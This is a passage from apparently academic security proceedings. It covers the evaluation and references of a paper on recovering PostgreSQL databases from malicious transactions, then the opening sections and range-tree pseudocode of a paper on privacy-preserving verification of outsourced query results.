We construct two database applications based on the TPC-C benchmark and the clinic OLTP. The OLTP application defines 119 tables with over 1140 attributes belonging to 9 different sub-routines. In this work, we use 2 of the 9 sub-routines which contain 10 tables and over 100 attributes. For more detailed description of TPC-C benchmark and the OLTP application we refer the reader to [10,24]. Transaction workloads are based on above two applications. A transaction includes both read and write operations. The experiments conducted in this paper run on Debian GNU/Linux with Intel Core Due Processors 2400GHz, 1GB of RAM. We choose PostgreSQL 8.1 as the host database system and compile it with GCC 4.1.2. The TRACE subsystem is implemented using C.

5.1 System Overhead

We evaluate the system overhead of transactions with *insert/update* statements. We create two applications with TPC-C benchmark and the clinic OLTP templates. Up to 20,000 transactions execute on each application. Among the 20K transactions, *20%* are *insert* statements, and the rest are update statements. For TPC-C application, we set up each transaction containing no larger than 5 *insert/update* statements. For OLTP application, we set up each transaction with at most 10 *insert/update* statements. Figure 5(a) shows the comparison of system overhead of TRACE and the raw PostgreSQL system on TPC-C. Because TRACE provides additional functionalities, it has system overhead on the PostgreSQL by the size of transaction in terms of the number of *insert/update* statements. The overhead introduced by TRACE comes from the following possible reasons: 1) for every *insert/update* operation, TRACE needs to create a CT entry and updates the timestamp field in CT. 2) To trace the invalid data records, TRACE maintains a causality table, which needs to allocate and access



(a) System Overhead of TRACE on TPCC

(b) Reduced System Delay with d

(c) Saved Legitimate Transactions with d

(d) System Throughput of TRACE vs. PostgreSQL d=25%

Fig. 5. Evaluation of TRACE System

more disk storage when storing the causality information. For the TPC-C case of 20K transactions, we run the experiment 50 times and the average time of executing a transaction is in 7.1 ms. Additional 0.58 ms is added to each transaction (8% on average) to support causality tracking.

5.2 Reduced Service Delay Time and De-committed Transactions

We define the *service delay time* as the delay time experienced by a transaction T_i, denoted as $(t_n - t_m)^{T}$, where t_m is the time point the transaction T_i requests a data record, and t_n is the time point the transaction gets served. The average system outage time for n transactions is denoted as $\frac{\sum_{=1}(t \ \ -t \ \ )}{n}$. For example, if the database system with PIT recovery needs 10s to restore and back to service, and during the time of recovery 100 transactions are submitted to the server, the average service delay for a transaction is 10s. For the database with TRACE, the average service delay is $\frac{\sum_{=1}^{100}(t \ \ -t \ \ )}{100}$. Then, the reduced service delay time is $10 - \frac{\sum_{=1}^{100}(t \ \ -t \ \ )}{100}$ for this case. We define the attacking density $d = \frac{b}{t}$, where b and t are the throughput of malicious transactions within t and the total throughput of transactions, respectively. For example, if the total throughput of the system is 500 transaction per second, where there are 50 malicious/affected transactions per second, the attacking density is 10%. We run each setting 300 seconds on the OLTP application to obtain stable results.

The experimental results are shown in Figure 5(b) and Figure 5(c). Figure 5(b) shows the reduced system service delay time w.r.t. different attacking density and throughput. We observe that, with TRACE component, the reduced system delay time is significant. The percentage of reduced service delay time decreases as the system throughput increases, and it decreases sharply (down to 15%) as the attacking density d increases. The reason is when the attacking density and throughput is light, TRACE spends less time to analyze the causality table and has much less corrupted data records to repair. As the d and throughput increase, TRACE causes the database system running busy in identifying the corrupted data records. However, even the percentage decreases, TRACE still saves a great amount of system outage time and makes the system stay online. Figure 5(c) shows the reduced de-committed transactions w.r.t. different attacking density and throughput. We observe that TRACE can save a large amount of innocent transactions, and then avoids re-submitting these transactions. This reduces the processing cost because the re-submitting process is very labor intensive and re-executing some of these transactions may generate different results than their original execution. During the 5 minutes experiment run, 150,000 transactions are executed on average. When the attack density is set at 10%, for example, there are 15,000 transactions are affected, the work of 10,000 legitimate transactions is saved, and around 80,000 records are cleaned with about 20% throughput degradation.

Figure 5(d) demonstrates the throughput performance of the PostgreSQL with/without TRACE based on the clinic OLTP application. To filter out potential damage spreading transactions, we assume the transaction dependence is tight. For instance, if a transaction T_x does not access compromised data but rely on the result of a transaction T_y, transaction T_x will still be filtered out (held in the active transaction queue) if transaction T_y is filtered out due to accessing compromised data because the result directly from transaction T_y is dirty. In Figure 5(d), we present an approximate 40 *sec* time window. On average the throughput of PostgreSQL is slightly higher than the PostgreSQL with TRACE because TRACE will add overhead into the system. At time point 11 (around 33 sec), a malicious transaction is identified. For traditional PostgreSQL system, the system stops providing service. For PostgreSQL with TRACE, the system will continue providing data access while starting the damage quarantine/assessment/repair procedure. In the worst time point, the throughput degradation ratio of TRACE is less than 40%, and the degradation ratio is quickly improved to 20% within 3 seconds. Overall, the goal of continuing providing service when the system is under an attack is met with satisfactory system throughput performance.

6 Related Work

Failure handling, e.g., [7,9,23], aims at guaranteeing the atomicity of database systems when some transactions failed. For instance, when a disk fails (media failure), most traditional recovery mechanisms (media recovery) focus on recovering the legitimate state of the database to its most recent state upon system failure by applying backup load and redo recovery [5]. Unlike a media failure, a malicious attack cannot always be detected immediately. The damage caused by the malicious/erroneous transactions is pernicious because not only is the data they touch corrupted, but the data written by all transactions that read this data is invalid. Removing inconsistency induced by malicious transactions is usually based on the recovery mechanisms [17], in which a backup is restored, and a recovery log is used to roll back the current state. The usual database recovery techniques to deal with such corrupted data are costly to perform, introducing a long system outage while the backup is used to restore the database. Thus it can seriously impair database availability because not only the effects of the malicious transaction but all work done by the transactions committed later than the malicious transaction are unwound, e.g., their effects are removed from the resulting database state. These transactions then need to be re-submitted in some way (i.e. redo mechanisms) so as to reduce the impact onto the database. Checkpoint techniques [12] are widely used to preserve the integrity of data stored in databases by rolling back the whole database system to a specific time point. However, all work, done by both malicious and innocent transactions, will be lost.

Fault tolerant approaches [2] are introduced to survive and recover a database from attacks and system flaws. A color scheme for marking damage and a notion of integrity suitable for partially damaged databases are proposed to develop a mechanism by which databases under attack could still be safely used. For traditional database systems, *Data oriented attack recovery* mechanisms [20] recover compromised data by directly locating the most recent untouched version of each corrupted data, and *transaction oriented attack recovery* [14] mechanisms do attack recovery by identifying the transactions that are affected by the attack through read-write dependencies and rolls back those affected transactions. Some work on OS-level database survivability has recently received much attention. For instance, in [4], checksums are smartly used to detect data corruption. *Storage jamming* [16] is used to seed a database with dummy values, access to which indicates the presence of an intruder.

Attack recovery has different goals from media failure recovery, which focuses on malicious and affected transactions only. Previous work [1,2,3,13,14,20] of attack recovery heavily depends on exploiting the system log to find out the pattern of damage spreading and schedule repair transactions. The analysis of system log is very time consuming and hard to satisfy the performance requirement of online recovery. In addition, the dynamic algorithm proposed in [1] leaks damage to innocent data while repairing the damage on-the-fly. In [15], a similar idea of recovering from bad transactions is proposed to automatically identify and isolate the ill-effects of a flawed transaction, and then preserving much more of the current database state while reducing the service outage time. This technique requires both a write log and a read log. Although a write log is quite common in modern DBMS, maintaining a read log poses a serious performance overhead and therefore is not supported in existing DBMS. In addition, it requires the system be off-line to mark the identified invalid data and repair them. In [8], an advanced dependency tracking technique is proposed. This approach tracks and maintains inter-transaction dependency at run time to determine the exact extent of damage caused by a malicious attack. The drawbacks of this approach are 1) it does not support on-line damage repair and thus results in long system outage, 2) it does not support *Redo* transaction and thus results in permanently data lost.

7 Conclusion and Future Work

We have dealt with the problem of malicious transactions that result in corrupted data. TRACE identifies the invalid data records and all subsequent data submitted by legitimated transactions affected by the malicious transactions directly or indirectly. Our marking scheme used in damage assessment enables us only de-commit the effects from affected transactions. Working with multiversion data records makes it unnecessary to restore a backup which is always online. Overall, our system removes far fewer transactions than the conventional recovery mechanisms and in turn provides a much shorter system service delay. In our immediate future work, we would develop a new cleansing mechanism that combines the attack recovery with conventional failure recovery of database systems.

Acknowledgement. This work was supported by NSF CNS-0716479, AFOSR MURI: Autonomic Recovery of Enterprise-wide Systems After Attack or Failure with Forward Correction, and AFRL award FA8750-08-C-0137.

References

1. Ammann, P., Jajodia, S., Liu, P.: Recovery from malicious transactions. IEEE Transaction on Knowledge and Data Engineering 14(5), 1167–1185 (2002)
2. Ammann, P., Jajodia, S., McCollum, C., Blaustein, B.: Surviving information warfare attacks on databases. In: The IEEE Symposium on Security and Privacy, Oakland, CA, May 1997, pp. 164–174 (1997)
3. Bai, K., Liu, P.: Towards database firewall: Mining the damage spreading patterns. In: 22^{nd} Annual Computer Security Applications Conference (ACSAC 2006), pp. 449–462 (2006)
4. Barbara, D., Goel, R., Jajodia, S.: Using checksums to detect data corruption. In: Int'l Conf. on Extending Data Base Technology (March 2000)
5. Bernstein, P.A., Hadzilacos, V., Goodman, N.: Concurrency control and recovery in database systems. Addison-Wesley Publishing Company, Reading (1987)
6. CERT. Cert advisory ca-2003-04 ms-sql server worm (January 25, 2003), http://www.cert.org/advisories/CA-2003-04.html
7. Chen, Q., Dayal, U.: Failure handling for transaction hierarchies. In: Gray, A., Larson, P.-Å. (eds.) Proceedings of the Thirteenth International Conference on Data Engineering, Birmingham, U.K, April 7-11, 1997, pp. 245–254. IEEE Computer Society, Los Alamitos (1997)

8. Chiueh, T., Pilania, D.: Design, implementation, and evaluation of an intrusion resilient database system. In: Proc. International Conference on Data Engineering, April 2005, pp. 1024–1035 (2005)
9. Eder, J., Liebhart, W.: Workflow recovery. In: Conference on Cooperative Information Systems, pp. 124–134 (1996)
10. TPC-C Benchmark, http://www.tpc.org/tpcc/
11. Lake, C.: Journal based recovery tool for ingres
12. Lin, J.-L., Dunham, M.H.: A survey of distributed database checkpointing. Distributed and Parallel Databases 5(3), 289–319 (1997)
13. Liu, P.: Architectures for intrusion tolerant database systems. In: The 18th Annual Computer Security Applications Conference, December 9-13, 2002, pp. 311–320 (2002)
14. Liu, P., Ammann, P., Jajodia, S.: Rewriting histories: Recovery from malicious transactions. Distributed and Parallel Databases 8(1), 7–40 (2000)
15. Lomet, D., Vagena, Z., Barga, R.: Recovery from "bad" user transactions. In: SIGMOD 2006: Proceedings of the 2006 ACM SIGMOD international conference on Management of data, pp. 337–346. ACM Press, New York (2006)
16. McDermott, J., Goldschlag, D.: Towards a model of storage jamming. In: The IEEE Computer Security Foundations Workshop, Kenmare, Ireland, June 1996, pp. 176–185 (1996)
17. Mohan, C., Haderle, D., Lindsay, B., Pirahesh, H., Schwarz, P.: Aries: a transaction recovery method supporting fine-granularity locking and partial rollbacks using write-ahead logging. ACM Trans. Database Syst. 17(1), 94–162 (1992)
18. ORACLE. Oracle database advanced application developer's guide (2007)
19. OWASP. Owasp top ten most critical web application security vulnerabilities (January 27, 2004), http://www.owasp.org/documentation/topten.html
20. Panda, B., Giordano, J.: Reconstructing the database after electronic attacks. In: The 12th IFIP 11.3 Working Conference on Database Security, Greece, Italy (July 1998)
21. Postgresql, http://www.postgresql.org/
22. Sobhan, R., Panda, B.: Reorganization of the database log for information warfare data recovery. In: Proceedings of the fifteenth annual working conference on Database and application security, Niagara, Ontario, Canada, July 15-18, 2001, pp. 121–134 (2001)
23. Tang, J., Hwang, S.-Y.: A scheme to specify and implement ad-hoc recovery in workflow systems. In: Schek, H.-J., Saltor, F., Ramos, I., Alonso, G. (eds.) EDBT 1998. LNCS, vol. 1377, pp. 484–498. Springer, Heidelberg (1998)
24. Yao, Q., An, A., Huang, X.: Finding and analyzing database user sessions. In: Zhou, L.-z., Ooi, B.-C., Meng, X. (eds.) DASFAA 2005. LNCS, vol. 3453, pp. 851–862. Springer, Heidelberg (2005)

Access Control Friendly Query Verification for Outsourced Data Publishing

Hong Chen[1], Xiaonan Ma[2,⋆], Windsor Hsu[2,⋆⋆], Ninghui Li[1], and Qihua Wang[1]

[1] CERIAS & Department of Computer Science, Purdue University
{chen131,ninghui,wangq}@cs.purdue.edu
[2] IBM Almaden Research Center
xiaonan.ma@gmail.com, windsorh@cs.berkeley.edu

Abstract. Outsourced data publishing is a promising approach to achieve higher distribution efficiency, greater data survivability, and lower management cost. In outsourced data publishing (sometimes referred to as third-party publishing), a data owner gives the content of databases to multiple publishers which answer queries sent by clients. In many cases, the trustworthiness of the publishers cannot be guaranteed; therefore, it is important for a client to be able to verify the correctness of the query results. Meanwhile, due to privacy concerns, it is also required that such verification does not expose information that is outside a client's access control area. Current approaches for verifying the correctness of query results in third-party publishing either do not consider the privacy preserving requirement, or are limited to one dimensional queries. In this paper, we introduce a new scheme for verifying the correctness of query results while preserving data privacy. Our approach handles multi-dimensional range queries. We present both theoretical analysis and experimental results to demonstrate that our approach is time and space efficient.

1 Introduction

The amount of data stored in databases is rapidly increasing in today's world. A lot of such data is published over the Internet or large-scale intranets. Given the large sizes of databases and the high frequency of queries, it is often desirable for data owners to outsource data publishing to internal or external publishers. In such a model, the data center of an organization gives datasets to internal publishers (for publishing within the organization's intranet), or external third-party publishers (for publishing over the Internet) [1,2,3,4].

Offloading the task of data publishing from data owners to dedicated data publishers offers the following advantages: (1) the publishers may have higher bandwidths; (2) the publishers may be geographically closer to the clients and have lower latencies; (3) having multiple publishers helps to avoid the data owner

[⋆] Currently with Schooner Information Technology, Inc.

[⋆⋆] Currently with Data Domain, Inc.

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 177–191, 2008.

being a single point of failure; (4) overall data management cost can be significantly reduced, by leveraging hardware and software solutions from dedicated data publishing service providers [5].

In many settings the trustworthiness of the data publishers cannot be guaranteed – the security of the publishers' servers is not under the control of the data owners. Historical computer security incidents have shown that securing large online systems is a difficult task. The threat of insider attacks from within a data publishing service provider cannot be overlooked either. Therefore it is critical for a client to be able to verify the correctness of query results.

There are three aspects of correctness: *authenticity*, *completeness* and *freshness* [1,6,7,8]. A query result is authentic if all the records in the result are from the dataset provided by the data owner. A query result is complete if the publisher returns all data records that satisfy the query criteria. A query result is fresh if the query result reflects the current state of the owner's database.

Suppose a dataset contains numbers $12, 20, 5, 10, 18, 30, 16, 31$. The range query $[15, 25)$ asks for numbers between 15 (inclusive) and 25 (non-inclusive). The correct result is $\{16, 18, 20\}$. A result $\{16, 17, 18, 20\}$ is not authentic. And a result $\{18, 20\}$ is not complete.

Several approaches have been proposed for verifying the query results in third-party publishing, e.g., [1,6,4]. Most of these solutions use techniques from public-key cryptography. The data owner has a pair of public/private keys. Verification metadata is generated over the dataset using the private key by the owner, and the metadata is provided to the publishers with the dataset. When a client queries from a data publisher, the publisher returns the query result together with a proof called a *Verification Object (VO)* [1], which is constructed based on such metadata. The client can then verify the correctness of the query result using the corresponding *VO*, with the data owner's public key.

Due to increasing privacy[1] concerns for today's information management, preserving data privacy has become a critical requirement. The data owner and the publishers need to enforce access control policies so that each client can only access the information within her own accessible area. On the other hand, clients should be able to verify the correctness (namely authenticity, completeness and freshness) of the query results, even if the publishers could be malicious or be compromised. The data privacy should be preserved at least when the publishers are benign. When the publishers are compromised, the bottom line is that the publishers cannot cheat the clients by giving them bogus query results. Though in that case, data privacy might be violated. As the security model discussed in [7], the publishers are not fully trusted. Although it seems contradictory that the publishers are not fully trusted but yet are expected to protect data privacy, such a combination of requirements is reasonable given the following observations: (1) even highly secure systems cannot promise that they would never be compromised, and cautious clients may require correctness verification nevertheless. Leaking private information as a side effect of offering correctness

[1] By privacy we mean the data should not be accessed by any unauthorized party; from another perspective, it means the confidentiality of users' data.

verification (even when the publishers are benign) is problematic; (2) The semi-trusted publisher model also fits well when the correctness requirement and the privacy requirement are not equally stringent. For example, a data owner utilizing such semi-trusted servers may want to ensure that clients can verify data correctness. The data owner may be less concerned with data privacy (therefore could tolerate semi-trusted publishers) but still want decent protection such that information is not leaked voluntarily and access control is not trivially bypassed.

Achieving completeness of query results while preserving privacy is challenging. To achieve completeness, one needs to show that there exists no other record in the query region other than the ones that are returned in the query result. Most existing approaches leak information that is outside the query region and the client's accessible area, violating the privacy preserving requirement.

For instance, back to the above example. Recall that the user's query is $[15, 25)$ and the correct result is $\{16, 18, 20\}$. Assume that the access control area for the user is $[10, 29)$, meaning that she can only access numbers in $[10, 29)$. To prove the completeness of the query result, the publisher should show that the following numbers are not in the dataset: $15, 17, 19, 21 - 24$. Most existing solutions rely on proving the adjacency of data points. The data owner signs the data pair $(20, 30)$ to indicate that there are no data points between 20 and 30 in the dataset. The publisher can return the signed data pair as part of the proof of completeness. However, in doing so, the data point 30, which is outside the client's access control area, is revealed to the client and thus data privacy is violated. Besides data privacy, we also considers *policy privacy*, where the client should not know the boundaries of other users' access control areas (details in Section 3.3). In [7] Pang et al. proposed a scheme which allows correctness verification while preserving the privacy of data records. However, the solution applies only to one dimensional range queries, which is a significant limitation given the multidimensional nature of the relational databases today.

In this paper, we present a novel scheme for proving the correctness of query results produced by data publishers. Our approach preserves data privacy and therefore can be used to perform access control. Our approach does not rely on proving the adjacency of neighboring data points for completeness verification, and can handle multi-dimensional queries.

The rest of the paper is organized as follows. Section 2 discusses the related work. Section 3 gives the security model and formalizes the problem. Section 4 presents our verification scheme. Section 5 analyzes the time and space efficiency of our scheme and discusses experimental results. Section 6 concludes the paper.

2 Related Work

Query-answering with third party publishing has been studied in the computer security and cryptography community under the name authenticated dictionary [1,9,10]. Schemes using Merkle Tree [11] and skip lists have been proposed; however these approaches assume that the data is public and do not consider the access control requirement. In [1], a scheme based on Merkle Tree is proposed to guarantee the authenticity and completeness. In [12], this approach is generalized and applied to other authenticated data structures. Data structures based on space and data partitioning are introduced in [13] for verifying multi-dimensional query results. In these approaches, data privacy is not preserved. A scheme to verify the integrity of the query results in edge computing is proposed in [14]. The scheme does not check the completeness of query results. The security model in [15], where semi-trusted service providers answer user queries on behalf of the data owner, is similar to ours.

In order to preserve the data privacy, [7] proposed another scheme to solve the problem. This approach handles one-dimensional case well, but it cannot be applied to two or higher dimensional cases. In [6], the overheads and performances of different approaches to guarantee the authenticity and completeness are compared.

Several approaches are proposed for enforcing access control policies in outsourced XML documents [16,17,18]. The XML documents, which can be viewed as trees, present different structures from relational databases.

The data structure and algorithms derived in this paper uses the divide-and-conquer strategy developed in data structures and algorithms for range searching by the computational geometry community [19,20,21]. Our approach is unique in that our approach addresses the specific requirements of outsourced data publishing, especially the need to efficiently prove the search results. Also our solution incurs low communication and storage overhead when updating the data items and/or the access policies of clients.

3 Problem Overview

In this section we discuss the security model and requirements of the problem.

3.1 Security Model

The security model for our scheme is the same as that of [7]. We assume the data owners are secure and trusted. Each data owner maintains one public/private key pair for signing data and verifying data. We also assume that the publishers and clients can obtain the correct public keys for each data owner through some secure channel. The clients should be able to verify the authenticity, completeness and freshness of the query results using the public keys of the data owners. When the clients perform the query verification, they should not be able to gain any information that they do not have access to.

3.2 Formalization

The dataset contains k attributes $A_1, \ldots, A_k$. We assume that each attribute is of an integer. We assume the ranges of all attributes are $[0, N)$, and N is a power of two. Hence each record can be represented by a point in the k-space. Let T denote the set of all the points in the dataset, we have $T \subseteq [0, N)^k$.

Given any record $r \in T$, let $A_i(r)$ denote the value of the ith attribute of the record. The client may issue a range query $Q(L_1, R_1, \ldots, L_k, R_k)$, which defines a *query space* $q = [L_1, R_1) \times \cdots \times [L_k, R_k) \subseteq [0, N)^k$ A client submits Q to get the result $T' = T \cap q$. Upon receiving the query, the publisher will provide the client with the query result T' with a verification object VO to guarantee the authenticity and completeness.

The publishers enforce access control policies on the clients to protect privacy. Suppose we have a payroll database, and each record contains salary, rank and other information of an employee. Access control policies enforce that a particular accountant can only access the records with the salary below $20,000$ and the rank below 10. We call this *accessible space* of a user. The access policy enforced on a user is represented as $AC(L_1, R_1, \ldots, L_k, R_k)$. The accessible space ac of a user is a sub-space in the k-space:

$$ac = [L_1, R_1) \times \cdots \times [L_k, R_k) \subseteq [0, N)^k \tag{1}$$

3.3 Requirements

In order to prove the correctness of the query results, authenticity and completeness need to be satisfied. At the same time, privacy needs to be preserved: (1) the client should not get any information about any data that is outside the client's access control area; (2) the client should not learn any information about the access control policies except her own access control policy.

Suppose the result of a query is T'', and the database is T, we say that the result is **authentic** when $T'' \subseteq T$. Suppose the range query space is q, if $\forall r \in T \quad r \in q \Rightarrow r \in T''$, we say the result is **complete**.

Suppose the accessible space for the user is ac. The records within the user's accessible space are $v = T \cap ac$, and the points that are outside the accessible space are $v' = T - v$. Suppose $v_0 \subseteq [0, N)^k$ is a set of data points, we use $P_1(v' = v_0)$ to denote the probability that the data points outside ac are a particular set v_0 when the user observes all the data points in ac. After observing the verification object, the user has another probability function $P_2(v' = v_0)$ which denotes the probability that the data points outside ac are a particular set v_0. The **privacy is preserved** if

$$\forall v_0 \subseteq [0, N)^k \; P_1(v' = v_0) = P_2(v' = v_0) \tag{2}$$

In our approach, we use a more practical (and stronger) definition for privacy preserving: data privacy is preserved if VO only depends on the access control policy of the user and the records within the user's accessible space:

$$VO = VO(v, ac) \tag{3}$$

4 Query Result Verification

As described in some related works, there are several ways to guarantee the authenticity of the query result. The main challenge is to prove the completeness while preserving the privacy. Thus our main focus is on proving completeness. For simplicity and easier description, we assume that the data owner signs each data point in the database for authenticity verification. Previous works on more efficient data integrity verification and data freshness verification can be combined with our scheme [1,6,8].

Our solution to the problem is based on the following insight: when we are limited to using only information in a region, proving a positive statement saying that there exists a record in a region is easy, but proving a negative statement saying that there does not exist a record in a region in a privacy-preserving way is difficult. Our approach aims to turn a negative proof for completeness into a positive proof.

4.1 Solution Overview

Suppose the query space is q and the access control space is ac. There are n_q records in the query space. The publisher returns those n_q records as the query results. To prove those are the only records in the query space, the publisher proves:

1. There are totally n_{ac} records in ac.
2. There are at least $n_{ac} - n_q$ records in $ac - q$ (the area outside q and inside ac).

An example is shown in Figure 1. Data points A, B, C, D, E are inside ac, where A, B are inside q. F, G, H, I are outside ac. The publisher first returns A, B as the query result. To prove there are only two records in the query space, the publisher will prove that: (1) there are totally 5 records inside ac; (2) there are at least 3 records in $ac - q$.

To achieve this, the data owner will provide a signature indicating that there are n_{ac} data points in ac. Also the data owner needs to provide efficient proof



should be invisible due to access control policies
N
H
access control area for the client
G
D
C
A
I
query space
F
E
B
0
N
VO =
proof: at least 3 records in ac - q
+
proof: totally 5 records in ac

Fig. 1. Solution Overview

that there are at least $n_{ac} - n_q$ data points in $ac - q$. We propose a data structure to provide the efficient proof.

Intuitively, the reason we use the data points in $ac - q$ is that it is easier to prove "existence" than "non-existence". As in Figure 1, if we only construct the VO using data points in q, we need to prove that all the space in q is empty except for A and B. This is not an easy task since the query space can be any subspace inside ac and is not predictable. In contrast, to prove the existence of data points only requires using data points in $ac - q$. In this case, the publishers only need to provide the number of data points in $ac - q$, which can be produced efficiently utilizing aggregated counting data structures, instead of the actual values of these data points.

To prove the existence of a number of records in $ac - q$, we need an efficient proof. A trivial solution is to return all the records in $ac - q$, which is too expensive therefore not practical. To solve this problem, we design a data structure called *Canonical Range Tree*, the details of which are discussed in section 4.2.

Thus, there are three components in the VO: the authentication data structure which proves the authenticity of the data records in the query result; the number of records in the accessible space of the client, which is signed by the data owner; and the number of records in $ac - q$ which is also authenticated by the data owner. Note that although $ac - q$ is different for different queries, our approach does not require the data publisher to contact the data owner for each query. The authentication data structure we developed allows the data publisher to efficiently prove to the client the number of data records in a particular $ac - q$.

4.2 Canonical Range Tree

To better explain our idea, we define the following concepts in k-space.

Definition 1 (Cube). A sub-space of the k-space in the following form is called a *cube*: $[L_1, R_1) \times \cdots \times [L_k, R_k)$.

Definition 2 (Shell). A sub-space of the k-space in the form $c_1 - c_2$ is called a *shell*. Here c_1 and c_2 are both k-dimensional cubes and $c_2 \subseteq c_1$.

From the problem definition, a query space is a cube, the accessible space of a client is also a cube. The space inside a user's accessible space but outside the query space is a shell.

Range tree [20,22] is a data structure used in computational geometry to store points in k-space. In our solution, we use a modified version of range tree. It is called *Canonical Range Tree*, or CRT for short.

We use CRT to store the counting information for data points. And we will use a set of nodes of the tree as evidence of existence of records in the shell. We first discuss one dimensional CRT. In this case CRT is used to store a list of numbers $x_1, \ldots, x_n$. One dimensional CRT is a binary tree. Each node of the tree corresponds to an interval. Suppose *node* is a CRT node, it stores the number of points in the interval $[node.l, node.r)$.

If the interval of a node is a unit interval ($node.l + 1 = node.r$) the node is a leaf node. The size of the interval of a node $node.r - node.l$ is always a power of 2. We call $[node.l, (node.r + node.l)/2)$ the left sub-interval, and $[(node.r + node.l)/2, node.r)$ the right sub-interval.

Suppose there are n' records in the left sub-interval, $node$ will have a left child $node_1$ if $n' > 0$:

$$node_1.l = node.l \quad node_1.r = (node.r + node.l)/2 \quad node_1.cnt = n'$$

And $node$ will have a right child $node_2$ if $n' < node.cnt$:

$$node_2.l = (node.l + node.r)/2 \quad node_2.r = node.r \quad node_2.cnt = node.cnt - n'$$

We refer to the left and right child of $node$ as $node.c1$ and $node.c2$. Each of them can be nil if empty. The root node of the tree corresponds to the interval $[0, N)$. Figure 2 shows a CRT storing the list of 3 numbers: $5, 12, 15$.




Fig. 2. 1-D CRT Example




Fig. 3. Optimized 1-D CRT

Now we discuss how to build a CRT for 2-D space. Suppose we have a list of points $(x_1, y_1), \ldots, (x_n, y_n)$. We first build a 1-D CRT for the list of numbers $x_1, \ldots, x_n$. This tree is called the primary structure. Then for every node $node$ of the primary structure, suppose there are n' points of which the first coordinate is in the interval $[node.l, node.r)$. By definition $node.cnt = n'$. Let $(x'_1, y'_1), \ldots, (x'_{n'}, y'_{n'})$ be those points. We then build a one dimensional CRT for this node, to store information for the numbers $y'_1, \ldots, y'_{n'}$. In this way, we build a primary structure on the first attribute of the data points, and for every node of the primary structure, we build a secondary structure. For each node $node$ of the primary structure, $node.sec$ stores the root of the corresponding secondary structure. This completes the CRT construction for 2-D space. Figure 4 gives an example of a 2-D CRT to store a list of 3 points: $(5, 10), (12, 4), (15, 19)$.

For two dimensional CRT, we call a node of the primary structure a 1st order node, and a node of the secondary structure a 2nd order node. A 1st order node $node$ stores the number of points in the area $[node.l, node.r) \times [0, N)$. Suppose $node'$ is a node belongs to the secondary structure attached to $node$, then $node'$ stores the number of points in the area $[node.l, node.r) \times [node'.l, node'.r)$.




Fig. 4. Two-dimensional CRT Example

We can construct k dimensional CRTs similarly. There are 1st, 2nd, $\ldots$, kth order nodes in a k-D CRT. Every tth ($t < k$) order node has a $t+1$-ary structure. The insertion and deletion algorithms of CRT are shown in Figure 5 and Figure 6.

```
function CRT_Insert($r, node, t$)
    $node.cnt \leftarrow node.cnt + 1$
    if $t < k$ then
        if $node.sec = nil$ then
            create $node.sec$ with $[0, N)$
        CRT_Insert($r, node.sec, t + 1$)

    if $node.r - node.l > 1$ then
        $mid = (node.l + node.r)/2$
        if $A\ (r) < mid$ then
            if $node.c1 = nil$ then
                create $node.c1$ with $[node.l, mid)$
            CRT_Insert($r, node.c1, t$)
        else
            if $node.c2 = nil$ then
                create $node.c1$ with $[mid, node.r)$
            CRT_Insert($r, node.c2, t$)
```

Fig. 5. CRT Insertion

```
function CRT_Delete($r, node, t$)
    $node.cnt \leftarrow node.cnt - 1$

    if $t < k$ then
        CRT_Delete($r, node.sec, t + 1$)
        if $node.sec.cnt = 0$ then
            remove $node.sec$

    if $node.r - node.l > 1$ then
        $mid = (node.l + node.r)/2$
        if $A\ (r) < mid$ then
            CRT_Delete($r, node.c1, t$)
            if $node.c1.cnt = 0$ then
                remove $node.c1$
        else
            CRT_Delete($r, node.c2, t$)
            if $node.c2.cnt = 0$ then
                remove $node.c2$
```

Fig. 6. CRT Deletion

4.3 Constructing Evidence in a Cube/Shell

Given a cube/shell, CRT nodes could be used as proof of existence of all the records in the cube/shell. In both cases, the evidence is a list of verified non-overlapping kth order CRT nodes. The counter of a such node gives the number of records in the corresponding sub-space. Summing up the counters we get a proof of existence of the records.

Suppose a cube is $c = [L_1, R_1) \times \cdots \times [L_k, R_k)$, recursive function Cnt_Cube($node, t, c$) in Figure 7 returns a list of CRT nodes as evidence in c.

Function Cnt_Shell($node, t, c, c'$) in Figure 8 returns a list of non-overlapping kth order nodes as evidence for shell $c - c'$, where $c' \subseteq c$.

Note that in the solution, we need to provide evidence outside the query space and inside the accessible space, which is a shell. The above algorithm is used to achieve this.

4.4 *VO* Construction

The data owner will maintain a k-dimensional CRT for all the records. Suppose there are n records in the database, the owner will first build an empty CRT

```
function CNT_CUBE($node, t, c$)
    if $node.r \leq L \;\vee node.l \geq R$ then
        return $\phi$

    if $node.l \geq L \;\wedge node.r \leq R$ then
        if $t = k$ then
            return $\{node\}$
        else
            return Cnt_Cube(node.sec, t+1, c)
    else
        $ret \leftarrow \phi$
        if $node.c1 \neq nil$ then
            $ret \leftarrow ret \cup$ Cnt_Cube($node.c1, t, c$)
        if $node.c2 \neq nil$ then
            $ret \leftarrow ret \cup$ Cnt_Cube($node.c2, t, c$)
        return $ret$
```

Fig. 7. Constructing Evidence in a Cube

```
function CNT_SHELL($node, t, c, c'$)
    if $node = nil$ then
        return $\phi$

    if $c.L \;\leq node.l \wedge node.r \leq c'.L$ then
